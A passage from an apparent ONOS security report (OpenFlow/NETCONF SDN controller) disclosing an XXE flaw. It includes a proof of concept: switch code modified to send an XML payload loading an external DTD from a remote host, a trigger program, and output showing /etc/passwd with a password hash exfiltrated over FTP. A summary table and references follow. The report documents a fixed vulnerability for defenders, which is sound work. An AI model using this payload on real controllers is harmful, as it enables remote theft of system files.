D);
1490      DBG("Writing message (session %s): %s", session->session_id, text);
1491
1492      if(strstr(text, magic_code) != NULL){
1493          text = (char *)malloc(500);
1494          sprintf(text, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>"
1495 "<!DOCTYPE root [<!ENTITY % remote SYSTEM \"http://gms.cl0udz.com/evil.dtd\">%remote;]>"
root/>"
1496 "<notification xmlns=\"urn:ietf:params:xml:ns:netconf:notification:1.0\"><r>&sp;</r> <ev
entTime>2018-06-13T11:06:25Z</eventTime> <event>DEFCON11</event></notification>");
1497          len = strlen(text);
1498      }
1499
1500      DBG_LOCK("mut_channel");
1501      session->mut_channel_flag = 1;
1502      pthread_mutex_lock(session->mut_channel);
1503      /* if v1.1 send chunk information before message */
1504      if (session->version == NETCONFV11) {
1505          snprintf (buf, 1024, "\n%d\n", (int) strlen (text));
1506          c = 0;
1507          do {
1508              NC_WRITE(session, &(buf[c]), c, ret);
1509              if (ret < 0 && (errno == EAGAIN || errno == EWOULDBLOCK)) {
1510                  usleep(10);
1511                  continue;
1512              }

```

Figure 15: Source code of OF-CONFIG modified with exploit

Next, connect this device to the ONOS controller and trigger a notification message with the following simple program.

```

#include "libnetconf.h"
int main(int argc, char *argv[])
{
    nc_init(NC_INIT_SINGLELAYER | NC_INIT_NOTIF);
    ncntf_event_new(-1, NCNTF_GENERIC, argv[1]);
    nc_close();
    return 0;
}

```

Finally, remotely access the file system (one of the XXE attack payloads) on the ONOS controller with the command (as shown in Figure 16):

```
access /etc/passwd
```



```
New client connected
< USER anonymous
< PASS Javal.8.0_45@
< TYPE I
< EPSV ALL
< EPSV
< EPRT |1|10.133.171.24|49612|
< root:$l$AFy0EIH0$Nq.MXLX9DEm38js/st7Mq1:17560:0:999
99:7:::
< bin*:16231:0:99999:7:::
< daemon*:16231:0:99999:7:::
< adm*:16231:0:99999:7:::
< lp*:16231:0:99999:7:::
```

Figure 16: Successful exploit

Impact

The NetConf protocol enables switches to send customized "notification" messages to ONOS. Unfortunately, the ONOS NETCONF implementation did not disable external entities when processing switch-supplied custom XML documents. Hence, a remote attacker, if able to compromise a netconf switch, could use this flaw to exfiltrate files on the ONOS controller remotely, or launch more advanced XXE attacks. This vulnerability was fixed few days after its notification.

2.2.3 Summary

In Table 2, we provide a summary of the analyzed configuration and vulnerability issues in Sections 2.2.1 and 2.2.2 highlighting the contribution in this report. Links are provided to the ONOS wiki page for additional and supporting information.

Table 2: Configuration and vulnerability summary table.

Issue Type	Report Contribution
Configuration Issues	Detailed description, indications, and link to configuration guide to resolve each issue
HTTPS not configured for the Northbound Interface	
SSL not configured for the Southbound Interface	
TLS not configured for inter-controller communication	
Default Credentials (REST API, Web UI, Karaf CLI)	
	Detailed Description, patch information, proof of concept, and impact for each vulnerability
Security Vulnerabilities	
Denial of Service (DoS) by using very long strings	
Unauthenticated websocket usage	
Unauthenticated upload of applications	
Denial of Service, Improper Authentication and Authorization, and Covert Channel in the OpenFlow handshake	
Onos-acl: Data Plane Access Control Bypass	
XXE Attack through Netconf Alarm	

Summary

In this report, we documented ONOS performance and security tests regarding:

- NETCONF SBI performance;
- availability against bundle failures;
- latency and scaling tests;
- security issues and vulnerabilities.

In some cases, the detected anomalies lead to quick improvement to the code. In other cases, tickets were opened and are still under resolution. Finally, for some other cases, we try to indicate at some extent how the specific issues could be addressed.

For the bundle failure and latency and scaling test analysis, we highlighted differences and marginal improvements or increase of criticality assessment with respect to previous versions covered by the previous report [5].

If you are interested in contributing material for the next report, please contact the brigade lead: Stefano Secci (stefano.secci@cnam.fr).

Acknowledgements

The activity documented in this report was partially the result of work being conducted by master students in networking at Sorbonne Université and Institut Mines-Telecom, France. We would hence like to thank Quang Huy Tran for their work.

Moreover, we would like to thank Benjamin Ujcich from MIT Lincoln Lab), and Feng Xiao and Jianwei Huang and Lanxin Zhang from Wuhan University for reporting some of the ONOS vulnerabilities treated in this report.

References

- [1] Network Configuration Protocol (NETCONF), IETF RFC6241
<https://tools.ietf.org/html/rfc6241>
- [2] LINC - OpenFlow software switch <https://github.com/FlowForwarding/LINC-Switch>
- [3] OpenFlow Management and Configuration Protocol (OF-Config 1.1.1) Version 1.1.1 ONF TS-008:
<https://3vf60mmveq1g8vzn48q2o71a-wpengine.netdna-ssl.com/wp-content/uploads/2013/02/of-config-1-1-1.pdf>
- [4] Benchmarking Methodology for SDN Controller Performance:
<https://tools.ietf.org/html/draft-ietf-bmwg-sdn-controller-benchmark-meth-09>
- [5] S. Secci, K. Attou, D. Phung, S. Scott-Hayward, D. Smyth, S. Vemuri, Y. Wang, “ONOS Security & Performance Analysis (Report No. 1)”, Informational Report, Open Networking Foundation, Sept. 2017.
- [6] ONF, “Software-Defined Networking: The new norm for networks”, April, 2012, available at:
<https://www.opennetworking.org/images/stories/downloads/sdn-resources/white-papers/wp-sdn-newnorm.pdf>
- [7] ONF, “Principles and Practices for Securing Software-Defined Networks,” Issue 1, January, 2015, ONF TR-511, available at:
https://www.opennetworking.org/images/stories/downloads/sdn-resources/technical-reports/Principles_and_Practices_for_Securing_Software-Defined_Networks_applied_to_OFv1.3.4_V1.0.pdf
- [8] ONF, “Threat analysis for SDN architecture,” Issue 1, July 2016, ONF TR-530, available at:
https://www.opennetworking.org/images/stories/downloads/sdn-resources/technicalreports/Threat_Analysis_for_the_SDN_Architecture.pdf



About ONOS

ONOS® is the open source SDN networking operating system for Service Provider networks architected for high performance, scale and availability. The ONOS ecosystem comprises ONF, organizations that are funding and contributing to the ONOS initiative, and individual contributors. These organizations include AT&T, China Unicom, Comcast, Google, NTT Communications Corp., SK Telecom Co. Ltd., Verizon, Ciena Corporation, Cisco Systems, Inc., Ericsson, Fujitsu Ltd., Huawei Technologies Co. Ltd., Intel Corporation, NEC Corporation, Nokia, Radisys and Samsung. See the full list of members, including ONOS' collaborators, and learn how you can get involved with ONOS at onosproject.org.

ONOS is an independently funded software project hosted by The Linux Foundation, the nonprofit advancing professional open source management for mass collaboration to fuel innovation across industries and ecosystems.

Further information on the ONOS project website: <http://www.onosproject.org> and wiki page at <https://wiki.onosproject.org/display/ONOS/Wiki+Home>